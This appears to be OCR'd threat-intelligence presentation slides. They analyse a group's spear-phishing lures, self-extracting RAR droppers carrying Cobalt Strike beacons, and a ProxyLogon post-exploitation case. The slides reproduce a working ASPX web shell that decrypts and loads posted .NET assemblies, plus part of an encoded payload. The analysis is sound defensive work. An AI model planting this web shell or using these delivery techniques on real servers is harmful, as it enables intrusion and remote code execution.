


加入志工隊申請表

※志工請填寫雙線區內資料欄　　　填寫日期:________

姓 名	[redacted]	主 要 專 長 *表一	代碼: [redacted]
性 別	[redacted]	次要專長(1) *表一	代碼: [redacted]
身分證字號		次要專長(2) *表一	代碼:□ □
出生別	□民國前 ☑民國	服 務 項 目 *表二	代碼:□ □
出生日期	[redacted]	電 話(O)： 電 話(H)：[redacted]	
職 業	[redacted]		
學 歷	[redacted]		
地址	[redacted]		

Spear phishing #2



File type: PE32

File size: 448.57 KiB


Scan: Automatic

Endianness: LE

Mode: 32-bit


```
PE32
    Operation system: Windows(XP)[I386, 32-bit, GUI]
    sfx: WinRAR(-)[-]
    Compiler: EP:Microsoft Visual C/C++(2013-2017)[EXE32]
    Compiler: Microsoft Visual C/C++(19.00.24215)[C++]
    Linker: Microsoft Linker(14.00.24215)
    Tool: Visual Studio(2015)
    Archive: RAR(5)[-]
    Overlay: Binary
        Archive:
```

Name	Size	Packed Size	Modified
7z.exe	91 648	40 105	2020-05-20 18:38
temp.tmp	267 273	124 721	2020-05-21 00:04
[redacted]-志工申請.odt	13 185	12 885	2020-05-28 02:12


Craft fake résumé
Generated Cobalt Strike Beacon
Self-extracted RAR with Word icon


Spear phishing #3

- Generic dental advice as lure
- Self-extracted RAR
  - Contains a document, custom loader, and encoded Cobalt Strike beacon inside an encrypted ZIP file
  - Encrypted ZIP embedded
    - Contains “CFG1D19”
  - Decimal-encoded payload
    - Still used by the same group till this day



Q：飯後應該立刻刷牙?
A：傳統觀念認為：「飯後應該立刻刷牙」。但是，
腔環境偏向酸性，牙齒的琺瑯質容易軟化，如果馬
瑯質出現微小磨損，因此，建議飯後不可立刻刷牙
如果會擔心飯後沒有馬上刷牙，反而增加蛀牙的機
傷害牙齒，其實還有一個折衷的方法，建議飯後先
尤其是吃過特別酸或甜的食物，例如檸檬、含糖飲
讓水流急速沖刷牙齒、牙縫，就可以降低口腔酸性
齒保健觀念而言，不建議直接吃檸檬，檸檬汁最好
細菌滋生的養分，對全身健康也不好，因此，建議

Spear phishing #3



File type: PE32

File size: 511.63 KiB

Scan: Automatic

Endianness: LE


Mode: 32-bit

PE32
- Operation system: Win
- Compiler: EP:Microsoft
- Compiler: Microsoft Vis
- Linker: Microsoft Linker
- Tool: Visual Studio(201
- Archive: Zip(2.0)[encryp
- Overlay: Binary

CFG1D19 ×

```
160  160  160  160  160  160  160  160  16
-149  37  246  259  259  259  88  153  227
-120  12  16  16  16  102  88  153  265  259
-24  198  190  116  242  187  66  198  56  8
-194  35  165  132  33  101  88  115  231  6
-224  186  11  52  210  171  171  222  148
-114  216  150  218  73  100  49  261  83  2
-130  12  90  184  22  98  90  151  107  130
-67  262  35  252  254  251  221  103  217
```

Name	Size	Packed Si...	Modified	Created
CFG1D19	920 696	158 215	2020-05-...	2020-05-...




Summary

- All the spear phishing files were prepped almost simultaneously with the launch of the attack
    - May 2020
- Heavily abused Cobalt Strike
    - Uses decimal-encoded payload
    - Part of their arsenal even till present day

Case Study #2
ProxyLogon Post-exp

TEAMT5

Attack Flow




9/15/2021
10:30am

Attack Flow


9/15/2021
03:01pm

a.aspx
.NET assembly loader



```
<%@Page Language="C#"%>
<%
    HttpContext h=HttpContext.Current;
    string s="c01bc5249636a40d";
    h.Application.Set("k",s);
    try
    {
        byte[]
k=Encoding.Default.GetBytes(s),c=h.Request.BinaryRead(h.Request.
ContentLength);
        System.Reflection.Assembly.Load(new
System.Security.Cryptography.RijndaelManaged().CreateDecryptor(k
,k).TransformFinalBlock(c,0,c.Length)).CreateInstance("U");
    }catch(Exception e)
    {
    }
%>
```


Attack Flow



9/15/2021
04:04 PM ~ 05:51 PM

Drops more Cobalt Strike loaders

Attack Flow

9/17/2021
04:30 PM ~ 05:16 PM



